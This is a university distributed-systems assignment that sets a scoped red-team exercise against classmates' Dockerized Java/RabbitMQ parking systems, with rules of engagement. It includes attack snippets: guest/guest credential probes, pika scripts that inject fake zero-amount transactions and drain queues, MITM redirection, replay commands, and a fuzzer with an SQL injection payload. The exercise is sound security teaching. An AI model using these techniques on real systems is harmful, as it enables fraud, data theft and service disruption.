האקדמית כנרת
עושים.חיים

Course: Distributed Systems - Semester 2 5786
Red Teaming 1

Directions

A. Due Date: 3 May 2026 at 11:55pm

B. Groups of four or five students may submit this assignment.

C. Code for this assignment (Red Teaming 1) must be submitted via Github using the per-assignment private repository opened for you in the organization for Red Teaming 1. More details on the repository are found below.

D. There are 100 points total on the part of this assignment.

E. What to turn in:

   (a) Round 1 Attack Report

   (b) Exploit material and documentation

   (c) README.md file with:

      i. The name of the course, semester, and year

      ii. The names and IDs of all students

      iii. The task performed by each student

      iv. The number of hours worked by each student on the tasks

General Requirements

1. All exploit scripts must include comments explaining what they do and which vulnerability they target.
2. Each student must document their individual contributions in the team `README.md`.
3. All attacks must be non-destructive and limited to the assigned target system.
4. Attacks must be documented using the Attack Documentation Format described in Section 5.

Parking System Stage 1: Red Teaming

1 Overview

This exercise follows Assignment 1 (Stage 1 of the Mulligan parking system). You have each built a distributed Java application whose components communicate over TCP sockets with a RabbitMQ message broker. Now you will examine the security of these systems: first by attacking another team's compiled deployment, and then by hardening your own system against the same class of attacks.

Each team receives only the compiled JAR files and Docker deployment configuration of another team. The target system is treated as a black box. You will perform attacks, document them in detail, and then implement fixes.

1.1 Exercise Format

- **Red Team Phase:** Each team receives the compiled JAR files and Docker deployment configuration of another team. You treat their system as a black box and attempt to break its security.
- **Blue Team Phase:** You receive the attack report written against your own system. You patch your system and document your fixes.
- **Teams:** Approximately 6 teams of 5 students. Attack assignments will be given by the instructor.
- **Scope:** You receive compiled JARs and Docker files, not source code. All attacks must be performed within the designated Docker environment.

1.2 Learning Goals

By the end of this exercise you will be able to:

1. Explain what Confidentiality, Integrity, and Availability mean in a distributed system context.
2. Set up and probe a Dockerized Java application for network-level vulnerabilities.
3. Perform message interception, spoofing, replay, and fuzzing attacks on socket and AMQP-based communications.
4. Exploit RabbitMQ misconfigurations to inject or consume unauthorized messages.
5. Document vulnerabilities in a professional, reproducible format.
6. Implement defenses including encryption, authentication, and input validation.

2 Background: The CIA Triad

The CIA triad is the foundational framework for evaluating and designing secure information systems. Every attack in this exercise maps to one or more of its three principles.

2.1 Confidentiality

Confidentiality means that sensitive information is accessible only to those authorized to see it. In Mulligan, this includes customer identity and parking history, PEO inspection records, payment transaction amounts, and the credentials used to connect to the database and RabbitMQ. A confidentiality breach occurs when an attacker can read data they should not have access to, for example, by sniffing unencrypted socket traffic between a customer UI and the database server.

2.2 Integrity

Integrity means that data is accurate and has not been tampered with by unauthorized parties. In Mulligan, this includes parking events accurately recording start and stop times and vehicle identifiers, transaction amounts not being altered in transit, and citations accurately recording the inspecting officer and vehicle. An integrity breach occurs when an attacker can modify data in transit or inject false data, for example, changing a transaction amount to zero, or injecting a fake "Parking OK" response.

2.3 Availability

Availability means that the system and its services are accessible to legitimate users when needed. In Mulligan, this includes customers being able to start and stop parking events, PEOs being able to check vehicles and issue citations, and municipality officers being able to retrieve transaction and citation reports. An availability breach occurs when an attacker disrupts the service, for example, crashing the server with malformed input or consuming all messages from a queue before the legitimate recipient retrieves them.

2.4 Mapping Attacks to CIA

As you design and document your attacks, always identify which principle(s) are violated.

Attack Type	CIA Dimension(s)	Example in Mulligan
Traffic sniffing	Confidentiality	Read plaintext credentials
Message tampering	Integrity	Change a transaction amount
Message injection	Integrity	Insert a fake parking event
Replay attack	Integrity, Availability	Duplicate a Stop Parking message
Queue draining	Availability, Confidentiality	Consume citations before the MO
Fuzzing / crash	Availability	Crash the database server
Credential brute force	Confidentiality	Access the RabbitMQ admin interface

3 Attacking Docker-Containerized Java Applications

The target system runs inside Docker containers connected by a virtual bridge network. This section explains how to set up your attack environment, inspect container traffic, and interact with exposed services.

3.1 Understanding the Docker Network

Docker Compose creates a virtual bridge network. All containers on that network communicate using internal IP addresses, and some ports are exposed to the host. The typical Mulligan deployment layout is shown in Figure 1.



Figure 1: Typical Mulligan Docker network layout with an attached attacker container.

3.2 Setting Up the Target System

1. Obtain the target team's deployment package (JAR files, Docker files, initialization data).
2. Create a working directory and deploy their system:

Listing 1: Deploying the target team's system

```
mkdir team_target && cd team_target
cp -r /shared/target_deployment/* .
docker compose up -d
docker compose ps        # verify all containers are running
docker compose logs -f   # watch startup logs
```

3. Discover the network name and container IP addresses:

Listing 2: Discovering the network topology

```
docker network ls
docker network inspect <network-name>
docker inspect <container-id> | grep IPAddress
```

4. Find the virtual bridge interface on the host for packet capture:

Listing 3: Identifying the bridge interface

```
# Bridge names look like br-<network-id>
ip link show | grep br-
```

3.3 Attaching an Attacker Container

To run attack tools inside the same Docker network as the target, launch a troubleshooting container and attach it to the target network:

Listing 4: Attaching an attacker container to the target network

```
docker run --rm -it --network <target-network-name> --name attacker nicolaka/netshoot bash

# From inside the attacker container:
ping <target-container-name>   # verify reachability
nmap -sV <target-ip>           # scan open ports and service versions
```

3.4 Capturing Network Traffic

Because Stage 1 communications use plain TCP sockets without encryption, all message content is visible on the wire. You can capture packet traffic using Wireshark from the command line using commands such as the following.

Listing 5: Packet capture on the Docker bridge (run on the host machine)

```
# Open Wireshark and select the br-<id> interface
sudo wireshark

# Or capture on the command line with tshark
sudo tshark -i br-<docker-network-id> -w capture.pcap

# Useful Wireshark display filters:
#   tcp.port == 5000    (replace with your target's socket port)
#   amqp                (RabbitMQ AMQP protocol messages)
#   ip.addr == <target>
```

Listing 6: Packet capture from inside an attacker container

```
docker exec -it attacker bash
tshark -i eth0 -w /tmp/capture.pcap

# Copy the file out for analysis:
docker cp attacker:/tmp/capture.pcap ./capture.pcap
```

Include packet capture screenshots and `.pcap` excerpts in your attack report. Wireshark's *Follow TCP Stream* feature is especially useful for reconstructing application-level messages.

3.5 Inspecting JAR Files

You do not have source code from the other teams, but you can decompile the JAR files to understand message formats, protocol structure, and potential hard-coded credentials. You can use a decompiler such as CFR (version 0.152 is the latest release at `https://github.com/leibnitz27/cfr`) like this:

Listing 7: Decompiling a JAR with CFR

```
java -jar cfr-0.152.jar target-component.jar --outputdir ./decompiled/
```

You can also use Intellij's built in Java decompiler - just open the JAR file as if it were a directory.

When you're decompiling, look for: hard-coded hostnames, ports, usernames, or passwords; `ObjectInputStream` or `ObjectOutputStream` usage (Java serialization); JSON field names used in message payloads; and error-handling code that reveals internal structure.

4 Attack Scenarios (60 points)

Attempt all five attack scenarios below against all of the other teams in your attack group. For each attack, document your work using the format in Section 5. Each scenario states which CIA dimension it targets and how many points its execution earns.

Scenario	CIA Dimension(s)	Points
1. Traffic Interception	Confidentiality	12
2. Message Tampering (Man-in-the-Middle)	Integrity	15
3. RabbitMQ Queue Attacks	Integrity, Availability, Confidentiality	12
4. Replay Attacks	Integrity, Availability	12
5. Protocol Fuzzing	Availability	9

You may find that a team's submission is not susceptible to one or more of the scenarios below. Try to find at least one team's submission that is susceptible to each scenario below. If all team's are immune to a particular scenario, document your attempts in the attack report (see section 5) and prove each team is not susceptible to the scenario.

To help you with some of the scenarios below, I used AI to generate attack schematic code in Python. I **have not** validated the code's correctness or effectiveness, so take all of the code samples with a grain of salt. You are welcome to modify and improve the code using AI coding and investigative tools.

Note: Some sample code breaks commands or code onto multiple by putting a \ at the end of the line. When using the code or running the commands, remove the \ character.

4.1 Scenario 1: Traffic Interception (Confidentiality, 12 points)

Objective Capture plaintext data exchanged between Mulligan components.

Why this works Java socket communication without TLS sends all data as plaintext. Any container attached to the same Docker bridge can observe all traffic on the network.

Attack vectors

- Capture socket traffic between a customer or PEO UI and the DB server to read vehicle and event data.
- Capture AMQP traffic between UIs and RabbitMQ to read transaction and citation payloads.
- Extract credentials (usernames, passwords, session tokens) transmitted in plaintext.
- Identify the message format for use in subsequent attack scenarios.

Steps

1. Attach an attacker container to the target network (Section 3.3).
2. Start packet capture on the Docker bridge or from inside the attacker container (Section 3.4).
3. Interact with the target system's UI (start/stop parking, issue citations) to generate traffic.
4. Analyze captures in Wireshark using *Follow TCP Stream* to reconstruct messages.
5. Record any credentials, vehicle IDs, or transaction data recovered.

Success criteria

- Read a complete transaction or citation payload from captured traffic. (6 points)
- Extract a credential (database password, RabbitMQ password, or session token). (3 points)
- Reconstruct the full message format or protocol schema from traffic alone. (3 points)

You can use other techniques as necessary to analyze traffic. They can help you reach the points for this scenario.

4.2 Scenario 2: Message Tampering and Man-in-the-Middle (Integrity, 15 points)

Objective Intercept messages in transit and modify their content before they reach the destination.

Why this works Without message authentication codes (MACs) or digital signatures, the receiver cannot detect whether a message has been modified in transit.

Attack vectors

- Intercept a Start Parking message and change the parking space or parking zone.
- Modify the vehicle ID in a Stop Parking event to associate the even with a different vehicle.
- Intercept a PEO inspection query and flip the response from "Not OK" to "OK".
- Change the parking space ID or fine amount in a citation to create false records.

Steps

1. Identify the socket port or queue used for the target message type (use captures from Scenario 1).
2. Use `mitmproxy` or `iptables` redirection inside the attacker container to intercept traffic. The following (AI-generated) listing shows how you can do that with Docker:

Listing 8: Positioning mitmproxy between containers

```
# Run mitmproxy inside the target network
docker run --rm -it --network <target-net> -p 8080:8080 mitmproxy/mitmproxy mitmproxy
    --mode transparent

# Redirect target traffic through the proxy
```

```
docker exec attacker iptables -t nat -A PREROUTING \
  -p tcp --dport <target-port> -j REDIRECT --to-port 8080
```

3. Observe messages in the mitmproxy console. Intercept and edit the desired fields.
4. Confirm the modified message was accepted by the target system (check UI feedback and queue contents).

Success criteria

- Modify a start message and confirm the altered value. (3 points)
- Modify a stop message and confirm the altered value. (4 points)
- Change a parking response (OK / Not OK) received by a PEO UI. (4 points)
- Change a parking citation contents and confirm the altered value. (4 points)

You can use other techniques as necessary to perform tampering and man-in-the-middle attacks. They can help you reach the points for this scenario.

4.3 Scenario 3: RabbitMQ Queue Attacks (Integrity, Availability, Confidentiality, 12 points)

Objective Exploit weak RabbitMQ configuration to inject unauthorized messages, consume messages before legitimate users, or access the management interface.

Why this works RabbitMQ ships with default credentials (`guest`/`guest`) that many teams may forget to change. Even if changed, credentials may be recoverable from Scenario 1 captures. Exposed management ports (`:15672`) allow full administrative control.

Attack vectors

- Test for default credentials and access the management API.
- Publish a fake payment transaction with a zero or negative amount.
- Drain the citations queue, consume all messages before the MO retrieves them.

Steps First listen for use of default credentials. The following (AI-generated) commands can help with that:

Listing 9: Testing for default RabbitMQ credentials

```
curl -u guest:guest http://<target-ip>:15672/api/overview
curl -u guest:guest http://<target-ip>:15672/api/queues
```

Then you can try to publish a malicious transaction using the Pika Python library (`https://github.com/pika/pika`) that interfaces with RabbitMQ. The following (AI-generated) code can help you publish the transaction. Replace the strings, routing key, exchange, and IP addresses to be valid addresses and contents for the system you are attacking:

```
import pika

credentials = pika.PlainCredentials('guest', 'guest')
params = pika.ConnectionParameters(host='<target-ip>',
                                   credentials=credentials)
conn = pika.BlockingConnection(params)
channel = conn.channel()

payload = '{"vehicleId":"ABC123","spaceId":"P01","amount":0}'
```

```
channel.basic_publish(exchange='', routing_key='transactions', body=payload)
print("Injected fake transaction")
conn.close()
```

Listing 10: Publishing a malicious transaction (Python / pika)

You can also try to drain messages from the queues. The following (AI-generated) code can help you publish the transaction. Replace the strings, routing key, exchange, and IP addresses to be valid addresses and contents for the system you are attacking:

```
import pika

credentials = pika.PlainCredentials('guest', 'guest')
params = pika.ConnectionParameters(host='<target-ip>',
                                   credentials=credentials)
conn = pika.BlockingConnection(params)
channel = conn.channel()
count = 0
while True:
    method, props, body = channel.basic_get(queue='citations',
                                            auto_ack=True)
    if method is None:
        break
    count += 1
    print(f"Consumed: {body}")
print(f"Drained {count} citation(s)")
conn.close()
```

Listing 11: Draining the citations queue before the MO retrieves messages

Success criteria

- Access the RabbitMQ management interface with any valid credentials. (3 points)
- Publish a fake transaction that appears in the MO Transaction Report. (5 points)
- Drain one or more messages from a queue before the legitimate consumer retrieves them. (4 points)

4.4 Scenario 4: Replay Attacks (Integrity, Availability, 12 points)

Objective Capture legitimate messages and resend them to cause unauthorized or duplicate actions.

Why this works Without nonces, sequence numbers, or timestamp validation, the receiver cannot distinguish a fresh message from one that was captured and resent by an attacker.

Attack vectors

- Capture a Stop Parking message and replay it to generate duplicate transactions.
- Capture a Start Parking message and replay it to create spurious parking events.
- Replay a citation message to issue the same citation multiple times.
- Replay an inspection message to perform the same inspection multiple times.

Steps

1. Capture traffic as in Scenario 1 and save to a `.pcap` file.
2. Identify the target message in Wireshark using *Follow TCP Stream* and export the raw byte sequence.
3. Replay using `netcat` or `tcpreplay`. The following (AI-generated) code can help with that:

Listing 12: Replaying a captured message

```
# Replay a raw byte sequence saved from Wireshark
nc <target-ip> <socket-port> < captured_stop_event.bin

# Or replay the full pcap on the Docker network interface
docker run --rm --network <target-net> \
  nicolaka/netshoot tcpreplay --intf1=eth0 capture.pcap
```

4. Observe whether the system accepts the replayed message (check queue contents or UI output).

Success criteria

- Replay a Stop message and produce at least one duplicate transaction in the queue. (3 points)
- Replay a Start message and produce a duplicate parking event in the system. (3 points)
- Demonstrate that the system accepts a message with a timestamp more than 5 minutes old. (3 points)
- Replay inspection messages and show the results of the parking inspection. (3 points)

You can use other techniques as necessary to perform replay attacks. They can help you reach the points for this scenario.

4.5 Scenario 5: Protocol Fuzzing (Availability, 9 points)

Objective Send malformed, unexpected, or oversized messages to crash the server or cause it to enter an invalid state.

Why this works Java applications that do not carefully validate inputs may throw unhandled exceptions, crash processing threads, or consume excessive resources when encountering unexpected data.

Attack vectors

- Send extremely long strings in place of vehicle IDs or parking space numbers.
- Send negative or non-integer values for numeric fields (amounts, space IDs).
- Send null bytes, Unicode control characters, or SQL injection strings in text fields.
- Send partial or truncated messages to break message framing.
- Flood the socket port with rapid repeated connections to exhaust thread pools.

Steps Here is some (AI-generated) Python and Bash Shell sample code for simple fuzzing of text fields. You can adjust the fields and contents as needeed:

Listing 13: Simple fuzzing with netcat and Python

```
# Send a very long vehicle ID
python3 -c "print('A'*10000)" | nc <target-ip> <socket-port>

# Send null bytes
python3 -c "import␣sys;␣sys.stdout.buffer.write(b'\x00'*512)" \
  | nc <target-ip> <socket-port>

# Send a truncated JSON message
echo -n '{"vehicleId":"' | nc <target-ip> <socket-port>
```

Here is some (AI-generated) Python code that can help fuzz JSON messages. Adjust as necessary for the message format of your victim system.

```python
import socket, json, time

TARGET_IP   = "<target-ip>"
TARGET_PORT = <socket-port>

fuzz_cases = [
    {"vehicleId": "A" * 10000, "spaceId": "P01"},
    {"vehicleId": -1,          "spaceId": "P01"},
    {"vehicleId": None,        "spaceId": None},
    {"vehicleId": "'; DROP TABLE vehicles; --", "spaceId": "P01"},
    {"vehicleId": "\x00\x01\x02", "spaceId": "\xff\xfe"},
    {},
    "this is not json",
]

for i, case in enumerate(fuzz_cases):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((TARGET_IP, TARGET_PORT))
        payload = json.dumps(case).encode() \
                  if not isinstance(case, str) else case.encode()
        s.sendall(payload)
        resp = s.recv(4096)
        print(f"[{i}] Response: {resp}")
        s.close()
    except Exception as e:
        print(f"[{i}] Error (possible crash): {e}")
    time.sleep(0.3)
```

Listing 14: Structured Python fuzzer for JSON socket messages

For more systematic fuzzing, Boofuzz (`https://github.com/jtpereyda/boofuzz`) lets you define the protocol structure and generate mutations automatically.

Success criteria

- Trigger an exception or crash visible in server logs or rendering the service unresponsive. (5 points)
- Bypass input validation, send a value the server accepts that it should have rejected. (3 points)
- Trigger resource exhaustion (high CPU/memory) visible in `docker stats`. (1 points)

You can use other techniques as necessary to perform fuzzing attacks. They can help you reach the points for this scenario.

5 Attack Documentation Format

Every attack you attempt, successful or not, must be documented using the form below. Submit one completed form per attack attempt in your attack report. Use the attack report template document found on Moodle.

5.1 Required Fields

Field	Description
Attack ID	Unique identifier, e.g. `R1-C-01` (Round 1, Confidentiality, Attack 1)
Date / Time	When the attack was performed
Target Team	The team whose system you attacked
Attack Name	Short descriptive name, e.g. "AMQP Transaction Payload Sniff"
CIA Dimension(s)	Which of Confidentiality, Integrity, Availability are attacked
Scenario	Which scenario number (1–5) this attack falls under
Target Component	E.g., Customer UI, Queue Server, DB Server
Tools Used	List all tools with version numbers
Environment Setup	Docker commands used to establish your attack environment
Exact Steps	Step-by-step reproduction instructions, sufficient for the instructor to reproduce independently
Exact Commands	All commands executed, verbatim
Observed Behavior	What the system did in response
Expected Behavior	What a correctly secured system should have done
Why it Worked	Technical explanation of the root cause
Evidence	Screenshots, log excerpts, captured payloads, `.pcap` references
Outcome	Successful / Partial / Unsuccessful, with explanation
Severity	High / Medium / Low with justification
Recommended Fix	Brief description of how the vulnerability could be addressed

5.2 Sample Completed Form

The row below is a sample. Remove it and replace with your actual attack documentation.

Field	Value
Attack ID	R1-I-01
Date / Time	2026-03-15 14:22
Target Team	Team Gamma
Attack Name	Stop Event Replay – Duplicate Transaction
CIA Dimension(s)	Integrity
Scenario	4 (Replay)
Target Component	Queue Server (RabbitMQ transactions queue)
Tools Used	tshark 4.2.0, netcat 1.218, Wireshark 4.2.0
Environment Setup	`docker run --rm -it --network teamgamma_mulligan-net nicolaka/netshoot bash`
Exact Steps	1. Captured traffic while a Stop Parking event was triggered in the Customer UI. 2. Identified the Stop message bytes via Wireshark *Follow TCP Stream*. 3. Exported raw bytes. 4. Replayed to the same port with netcat. 5. Verified a duplicate transaction appeared in the MO Transaction Report.
Exact Commands	`tshark -i eth0 -w stop.pcap` `nc 172.20.0.3 5000 < stop_event.bin`
Observed Behavior	System accepted the replayed message. Two identical transactions appeared in the MO Transaction Report.
Expected Behavior	The server should have rejected the replayed message as a duplicate (same nonce or timestamp).
Why it Worked	No nonce or timestamp validation. The server treats every incoming message as fresh.
Evidence	`screenshots/R1-I-01-mo-report.png`, `captures/stop.pcap`
Outcome	Successful
Severity	High — allows fraudulent duplicate payment records
Recommended Fix	Include a UUID nonce and Unix timestamp in every message; the server rejects messages with a previously seen nonce or a timestamp older than 60 seconds.

6 Submission and Grading

Submit all materials to your team's GitHub Classroom assignment repository using the following directory structure:

Listing 15: Attack submission directory structure

```
repo/
  round1_attack_report.[md/pdf/docx] # Attack report as Markdown, PDF, or DOCX
  exploits/
    round1/
      <attack-id>/     # Materials divided by attack
        README.md      # reproduction steps
        <scripts and tools>
      <attack-id>/     # Materials divided by attack
        README.md      # reproduction steps
        <scripts and tools>
      [...]
```

6.1 Points

Points for this part of the assignment will be assigned as follows:

Component	Points	Criteria
Attacks executed	60	Sum of points from successful attack criteria across all five scenarios. Proof (screenshots, logs, commands) is required for each.
Attack diversity	10	Bonus: awarded for attacking multiple CIA dimensions in distinct, non-trivial ways beyond the minimum required.
Class ranking	10	Based on total attack points (good) and number of successful attacks against you by other teams (bad): 1st place (10 points), 2nd (8 points), 3rd (6 points), 4th (4 points), 5th+ (2 points).
Attack documentation	16	Completeness of Attack Documentation Forms, clarity of reproduction steps, and quality of evidence.
Novel attacks	4	Bonus for attacks not described in the five scenarios, with a clear CIA mapping and supporting evidence.
Total	100	

7 Rules of Engagement

Permitted activities

- Attacking only the Docker containers assigned to your team.
- Network traffic capture and analysis within Docker networks.
- Decompiling and analyzing the target team's JAR files.
- Fuzzing socket and AMQP endpoints.
- Publishing or consuming messages from RabbitMQ queues.
- Using any tool listed in Section 8.

Prohibited activities Violation may result in a zero for the assignment and referral to the academic integrity office.

- Attacking any system outside the designated Docker environment.

- Distributed Denial of Service (DDoS) attacks targeting host machines.
- Accessing or requesting source code from other teams.
- Social engineering or physical access to other teams' hardware.
- Attacks that persist after `docker compose down` is run.
- Sharing exploit code or attack findings outside your team before submission.

Responsible disclosure If you discover a vulnerability that could affect real infrastructure outside this exercise, notify the instructor immediately by email, do not disclose it publicly, and document it in your report.

8 Tools and Resources

This section contains some tools and resources you might find useful when performing your red team attacks. This is a partial list - there are many other tools you can find on the internet that can help. You are also welcome to use AI based tools to analyze and attack the other team's code.

8.1 Network Analysis

- **Wireshark** — GUI packet analyzer; use for inspecting TCP streams and AMQP messages. `https://www.wireshark.org/`
- **tshark** — Command-line packet capture; included in most Docker troubleshooting images. `https://www.wireshark.org/docs/man-pages/tshark.html`
- **tcpdump** — Lightweight command-line capture tool. `https://www.tcpdump.org/`
- **mitmproxy** — Interactive proxy for intercepting and modifying TCP traffic. `https://mitmproxy.org/`
- **nicolaka/netshoot** — Docker image bundling tshark, nmap, netcat, and other tools. `https://github.com/nicolaka/netshoot`

8.2 Message and Socket Manipulation

- **netcat (nc)** — Read and write raw TCP data; useful for replay and simple injection. `https://nc110.sourceforge.io/`
- **socat** — Advanced socket relay and manipulation. `http://www.dest-unreach.org/socat/`
- **tcpreplay** — Replay captured `.pcap` files on a network interface. `https://tcpreplay.appneta.com/`
- **Python socket library** — Write custom message senders and fuzzers in Python.

8.3 RabbitMQ Tools

- **RabbitMQ Management UI** — Web interface at port 15672 for queue and connection management. `https://www.rabbitmq.com/management.html`
- **pika (Python)** — Pure-Python AMQP client for publishing and consuming messages. `https://pika.readthedocs.io/`
- **RabbitMQ CLI tools** — `rabbitmqctl` and `rabbitmqadmin` for server administration. `https://www.rabbitmq.com/cli.html`

8.4 Fuzzing

- **Boofuzz** — Python network protocol fuzzing framework; define message structure and generate mutations automatically.
  `https://github.com/jtpereyda/boofuzz`
- **Radamsa** — Black-box mutation fuzzer; feed it a valid sample to produce malformed variants.
  `https://gitlab.com/akihe/radamsa`

8.5 Java Analysis

- **JD-GUI** — GUI Java decompiler; open `.jar` or `.class` files directly.
  `https://java-decompiler.github.io/`
- **CFR** — Command-line Java decompiler; handles modern Java features well.
  `https://www.benf.org/other/cfr/`

8.6 Background Reading

- OWASP Top 10: `https://owasp.org/www-project-top-ten/`
- CWE Top 25 Most Dangerous Software Weaknesses: `https://cwe.mitre.org/top25/`
- RabbitMQ Access Control: `https://www.rabbitmq.com/access-control.html`
- Docker Networking Overview: `https://docs.docker.com/network/`
- Java TLS (JSSE) Reference Guide:
  `https://docs.oracle.com/en/java/javase/25/security/java-secure-socket-extension-jsse-reference-gui`
  `html`